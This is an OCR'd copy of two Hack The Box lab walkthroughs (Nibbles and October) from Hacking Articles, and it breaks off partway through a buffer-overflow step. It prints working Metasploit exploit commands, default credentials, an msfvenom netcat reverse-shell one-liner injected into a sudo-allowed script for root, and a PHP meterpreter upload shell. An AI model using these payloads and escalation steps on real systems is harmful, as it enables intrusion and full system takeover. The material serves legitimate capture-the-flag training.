


Hello world!

Then we use curl to send http request on http://10.10.10.75 and notice /nibbleblog/ which could be any web directory.



So we execute the http://10.10.10.75/nibbleblog/ directory put us on the main page of a blogging platform NibbleBlog Yum yum. Without wasting time search for the exploit in the Google and Rapid 7 link for its exploitation.



So we load metasploit framework and executed following command to take meterpreter session of victim's VM.
According to this module Nibbleblog contains a flaw that allows an authenticated remote attacker to execute arbitrary PHP code. This module was tested on version 4.0.3.

```
use exploit/multi/http/nibbleblog_file_upload
msf exploit(multi/http/nibbleblog_file_upload) > set rhost 10.10.10.75
msf exploit(multi/http/nibbleblog_file_upload) > set username admin
msf exploit(multi/http/nibbleblog_file_upload) > set password nibbles
msf exploit(multi/http/nibbleblog_file_upload) > set targeturi /nibbleblog
msf exploit(multi/http/nibbleblog_file_upload) > exploit
```

From given below image you can observe **meterpreter session1** opened for accessing victim tty shell.
Now let's finish the task by grabbing user.txt and root.txt file. First I move into /home directory and check available files and directories inside it. I found the 1st flag "user.txt" from inside /home/nibbler.

```
cd /home
cd /nibbler
cat user.txt
```

```
msf > use exploit/multi/http/nibbleblog_file_upload
msf exploit(multi/http/nibbleblog_file_upload) > set rhost 10.10.10.75
rhost => 10.10.10.75
msf exploit(multi/http/nibbleblog_file_upload) > set username admin
username => admin
msf exploit(multi/http/nibbleblog_file_upload) > set password nibbles
password => nibbles
msf exploit(multi/http/nibbleblog_file_upload) > set targeturi /nibbleblog
targeturi => /nibbleblog
msf exploit(multi/http/nibbleblog_file_upload) > exploit

[*] Started reverse TCP handler on 10.10.14.25:4444
[*] Sending stage (37775 bytes) to 10.10.10.75
[*] Meterpreter session 1 opened (10.10.14.25:4444 -> 10.10.10.75:58902) at
[+] Deleted image.php

meterpreter > cd /home
meterpreter > ls
Listing: /home
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40755/rwxr-xr-x  4096  dir   2017-12-29 05:54:16 -0500  nibbler

meterpreter > cd nibbler
meterpreter > ls
Listing: /home/nibbler
======================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  0     fil   2017-12-29 05:30:07 -0500  .bash_history
40775/rwxrwxr-x   4096  dir   2017-12-10 22:04:04 -0500  .nano
100400/r--------  1855  fil   2017-12-29 05:54:29 -0500  personal.zip
100400/r--------  33    fil   2017-12-29 05:43:54 -0500  user.txt

meterpreter > cat user.txt
b02ff32bb332deba49eeaed21152c8d8
```

For spawning proper tty shell of target's system we need to import python file, therefore, I run following command inside meterpreter shell.

```
shell
python3 -c 'import pty;pty.spawn("/bin/bash")'
ls
```

Inside /nibbler there was a zip file so we try to unzip it with help of following command and after extracting zip file we got a directory "personal", so we get inside it, then with a little more efforts found a script monitor.sh.

```
unzip personal.zip
cd personal
ls
cd stuff
ls -al
```

```
meterpreter > shell
Process 1358 created.
Channel 1 created.
python -c 'import pty;pty.spawn("/bin/bash")'
/bin/sh: 1: python: not found
python3 -c 'import pty;pty.spawn("/bin/bash")'
nibbler@Nibbles:/home/nibbler$ ls
ls
personal.zip  user.txt
nibbler@Nibbles:/home/nibbler$ unzip personal.zip
unzip personal.zip
Archive:  personal.zip
   creating: personal/
   creating: personal/stuff/
  inflating: personal/stuff/monitor.sh
nibbler@Nibbles:/home/nibbler$ ls
ls
personal  personal.zip  user.txt
nibbler@Nibbles:/home/nibbler$ cd personal
cd personal
nibbler@Nibbles:/home/nibbler/personal$ ls
ls
stuff
nibbler@Nibbles:/home/nibbler/personal$ cd stuff
cd stuff
nibbler@Nibbles:/home/nibbler/personal/stuff$ ls
ls
monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$ ls -la monitor.sh
ls -la monitor.sh
-rwxrwxrwx 1 nibbler nibbler 4015 May  8  2015 monitor.sh
```

Then I check sudo rights for user “nibbler” and notice nibbler has sudo permission for script monitor.sh which means he can modify this script

```
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo -l
sudo -l
sudo: unable to resolve host Nibbles: Connection timed out
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbi

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
```

So in a new terminal we generated a payload for netcat shell with help of msfvenom command as shown and copied the highlighted code and start necat listener too.

msfvenom -p cmd/unix/reverse_netcat lhost=10.10.14.25 lport=5555 R
nc -lvp 5555

```
root@kali:~# msfvenom -p cmd/unix/reverse_netcat lhost=10.10.14.25 lport=5555 R
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 102 bytes
mkfifo /tmp/jswwrii; nc 10.10.14.25 5555 0</tmp/jswwrii | /bin/sh >/tmp/jswwrii 2>&1; rm /tmp/jswwrii
```

Then to it exploit it we move inside following Path: /home/nibbler/personal/stuff/ and paste above copied code inside monitor.sh as shown below

```
1  cd /home/nibbler/personal/stuff/
```

```
2    echo "mkfifo /tmp/jswwrii; nc 10.10.14.25 5555 0</tmp/jswwrii | /bin/sh >/tmp/jswwrii 2>&1;
     rm /tmp/jswwrii" > monitor.sh
```

Since we knew monitor.sh has full permission, so we can run it to obtain reverse shell along root access.

```
nibbler@Nibbles:/home/nibbler/personal/stuff$ echo "mkfifo /tmp/jswwrii; nc 10.10.14.25 5555
 0</tmp/jswwrii | /bin/sh >/tmp/jswwrii 2>&1; rm /tmp/jswwrii" > monitor.sh
<ii | /bin/sh >/tmp/jswwrii 2>&1; rm /tmp/jswwrii" > monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo -u root ./monitor.sh
sudo -u root ./monitor.sh
```

On other we have netcat listener, which has provided root access to us. Let's finish this task and grab the root.txt file……..

```
1    id
2    cd /root
3    ls
4    root.txt
5    cat root.txt
```

```
root@kali:~# nc -lvp 5555
listening on [any] 5555 ...
10.10.10.75: inverse host lookup failed: Unknown host
connect to [10.10.14.25] from (UNKNOWN) [10.10.10.75] 50272
id
uid=0(root) gid=0(root) groups=0(root)
cd /root
ls
root.txt
cat root.txt
b6d745c0[illegible]898ef88c
```

Author: AArti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social

From <https://www.hackingarticles.in/hack-the-box-challenge-nibble-walkthrough/>

October

Wednesday, January 2, 2019 7:15 PM


Level: Expert
Task: find **user.txt** and **root.txt** file on victim's machine.
Since these labs are online available therefore they have static IP and IP of sense is **10.10.10.16** so let's begin with nmap port enumeration.

```
1 nmap -sV 10.10.10.16
```


From given below image, you can observe we found port 22 and 80 are open on target system.

```
root@kali:~# nmap -sV  10.10.10.16
Starting Nmap 7.70 ( https://nmap.org ) at 2018-06-27 04:26 EDT
Nmap scan report for 10.10.10.16
Host is up (0.18s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Lin
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results a
Nmap done: 1 IP address (1 host up) scanned in 38.38 seconds
```


As port 80 is running http server we open the target machine's ip address in our browser, and find that it is running octobercms.



We go to the default admin login page for octobercms at http://10.10.10.16/backend/backend/auth/signin.




We can login to this CMS with default credentials; **Username: admin Password: admin**




And we got the admin access to October CMS, Now to get reverse shell first rename your php payload to '.php5 '. We use msfvenom to create a php payload and save it as shell.php5.

```
1  msfvenom -p php/meterpreter/reverse_tcp  lhost=10.10.14.25 lport=4444 -f raw > shell.php5
```




After create the payload we setup our listener using metasploit.

```
1  msf > use exploit/multi/handler
2  msf > exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
3  msf > exploit(multi/handler) > set lhost 10.10.14.25
4  msf > exploit(multi/handler) > set lport 4444
5  msf > exploit(multi/handler) > run
```



Now click on Media in the top toolbar, now upload your PHP reverse shell, and click on the public link which is on the right side.



As soon as we click on the link we get our revershell. We use sysinfo command to check the system information about the target machine.

```
meterpreter > sysinfo
Computer    : october
OS          : Linux october 4.4.0-78-generic #99~14.04.2-Ubuntu SMP Thu
 Apr 27 18:51:25 UTC 2017 i686
Meterpreter : php/linux
meterpreter >
```

Now spawn a tty shell and try to find binaries in the system with suid bit set.

```
1  meterpreter  > shell
2  python -c "import pty;pty.spawn('/bin/bash')"
3  find / -perm -4000 2>/dev/null
```

```
meterpreter > shell
Process 3553 created.
Channel 1 created.
python -c "import pty;pty.spawn('/bin/bash')"
www-data@october:/var/www/html/cms/storage/app/media$ cd /
cd /
www-data@october:/$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/bin/umount
/bin/ping
/bin/fusermount
/bin/su
/bin/ping6
/bin/mount
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/mtr
/usr/bin/chsh
/usr/bin/at
/usr/sbin/pppd
/usr/sbin/uuidd
/usr/local/bin/ovrflw
www-data@october:/$
```

We find a binary called ovrflw that has suid bit set. We download the file into our system using meterpreter.

```
1  meterpreter > download /usr/local/bin/ovrflw /root/Desktop
```

```
meterpreter > download /usr/local/bin/ovrflw /root/Desktop
[*] Downloading: /usr/local/bin/ovrflw -> /root/Desktop/ovrflw
[*] Downloaded 7.20 KiB of 7.20 KiB (100.0%): /usr/local/bin/ovrflw -> /root/Desktop/ovrflw
[*] download   : /usr/local/bin/ovrflw -> /root/Desktop/ovrflw
meterpreter >
```

We open the file in gdb and take a look at the assembly code. At line main+64 we find the strcpy function, As strcpy is vulnerable to buffer overflow we try to exploit it.

```
root@kali:~/Desktop# gdb -q ovrflw
Reading symbols from ovrflw...(no debugging symbols found)...done.
(gdb) set disassembly-flavor intel
(gdb) disas main
Dump of assembler code for function main:
   0x0804847d <+0>:     push   ebp
   0x0804847e <+1>:     mov    ebp,esp
   0x08048480 <+3>:     and    esp,0xfffffff0
   0x08048483 <+6>:     add    esp,0xffffff80
   0x08048486 <+9>:     cmp    DWORD PTR [ebp+0x8],0x1
   0x0804848a <+13>:    jg     0x80484ad <main+48>
   0x0804848c <+15>:    mov    eax,DWORD PTR [ebp+0xc]
   0x0804848f <+18>:    mov    eax,DWORD PTR [eax]
   0x08048491 <+20>:    mov    DWORD PTR [esp+0x4],eax
   0x08048495 <+24>:    mov    DWORD PTR [esp],0x8048560
   0x0804849c <+31>:    call   0x8048330 <printf@plt>
   0x080484a1 <+36>:    mov    DWORD PTR [esp],0x0
   0x080484a8 <+43>:    call   0x8048360 <exit@plt>
   0x080484ad <+48>:    mov    eax,DWORD PTR [ebp+0xc]
   0x080484b0 <+51>:    add    eax,0x4
   0x080484b3 <+54>:    mov    eax,DWORD PTR [eax]
   0x080484b5 <+56>:    mov    DWORD PTR [esp+0x4],eax
   0x080484b9 <+60>:    lea    eax,[esp+0x1c]
   0x080484bd <+64>:    mov    DWORD PTR [esp],eax
   0x080484c0 <+67>:    call   0x8048340 <strcpy@plt>
   0x080484c5 <+72>:    mov    eax,0x0
   0x080484ca <+77>:    leave
   0x080484cb <+78>:    ret
End of assembler dump.
(gdb)
```

First we create a 150 bytes long string to find the EIP offset using patter_create script.

```
1   ./pattern_create.rb  -l 150
```

```
